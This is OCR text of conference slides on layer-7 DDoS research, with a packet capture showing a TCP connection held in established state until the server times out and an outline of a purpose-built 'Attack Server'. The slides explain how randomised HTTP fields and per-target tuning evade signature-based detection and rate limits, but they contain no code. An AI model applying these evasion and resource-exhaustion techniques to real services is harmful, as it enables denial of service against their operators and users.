
- Let us send the first PUSH ACK to server together before the timeout?
- Good luck, firewall, router, IPS, WAF,etc.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.8.8.200	10.8.8.145	TCP	74	51275 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PER
2	0.00013000	10.8.8.145	10.8.8.200	TCP	74	http > 51275 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=146
3	0.00047800	10.8.8.200	10.8.8.145	TCP	66	51275 > http [ACK] Seq=1 Ack=1 Win=14656 Len=0 TSval=42949
4	130.265966	Vmware_19:e6:3c	Broadcast	ARP	42	Who has 10.8.8.200? Tell 10.8.8.145
5	130.266472	Vmware_ad:9b:6a	Vmware_19:e6:3c	ARP	60	10.8.8.200 is at 00:0c:29:ad:9b:6a
6	130.266511	10.8.8.145	10.8.8.200	TCP	54	http > 51275 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Demo 3 – TCP continuous ACK timeout value-1


- After client sent the first Push ACK in TCP established state, client do nothing. It is the timeout for server in TCP established state. For this demo, RST ACK is sent
- Brother A's timeout is 2mins



Demo 3 – TCP continuous ACK timeout value-2

- The timeout for Server to keep the TCP established state. (slowloris doing it)

Standard 2 mins time out



Forgotten

- It is FAKE ip address(Trust me, it can fake 3 way handshake)
- HKEX already spend XXX million dollar to rebuild the DDoS solution and fix the problem.
- I am sorry, it's my fault, i forgot to fill in Cookies, referer, correct POST data……
- Internationlow(international low) Security Standard over the World….

Attack Conclusion For Demos 1-3

- Signature-based detection cannot be useful to detect our attack as the HTTP fields could be randomized.
- Our attack is customized for each target individually.
    - For example, the content length is decided based on the Web application
    - test the boundary values of rate limit of any security and detection devices.
- Confuse the security detection device with “look-like” real HTTP request.

Any others Demo?

Demo 4 empower a Attack server

Demo 5 Online game

Demo 6 Trading application

Demo 7 HTTPS

Demo 8 Android Play shop

Demo 9 ……

But we only 50mins, XD

PoC of Case study

- Demo 1-3 are PoC for the analysis result and impact in Part 1.

We have a great weapon and need a best solider



Before taking empower Attack Server …

Let us give another demo:

Attack Server: Backtrack 5, 512M Ram, 2 CPU (VM)

Web Server: Windows server 2008 R2, IIS 7.5 with a text web page, 2G RAM, no application and database, hardware PC.

Attack Goal

Empower a client “without” established any connection and intensive use of memory and CPU.”

Server will hold the TCP established connection

Demo

- We launched the attack with our designed Attack Server (in demo 4) with stuck TCP Establish state (in demo 3) technique

Demo time Server-end


Design Overview

- Current DDoS mitigation method violates RFC standard.
- Our Attack Server also adopt DDoS mitigation methods into the design
- Our Attack Server's protocol design "looks like" fulfilling a RFC standard. We simply adopt the DDoS mitigation method and design into our Attack Server.
- This solider design is for our Demo 3 attack technique.


Our Attack Server's Design

Demo time Client-end


1. Show Attack Server's Resources Status




2. Generating an attack



3. Show the target's server status



4. Show attack server status AFTER attack



Attack Server Features

- Our designed Attack Server could launch attack against multiple targets
- All available layer-7 attack methods (e.g. XXX flood) could fuck up the target.
- Most of the victims stuck in TCP established state.

Design and power-up your Attack Server

It could have many different types of solider.

E.g. Attack Server + Syncookie, syncache, share database with HTTP request……

Summary

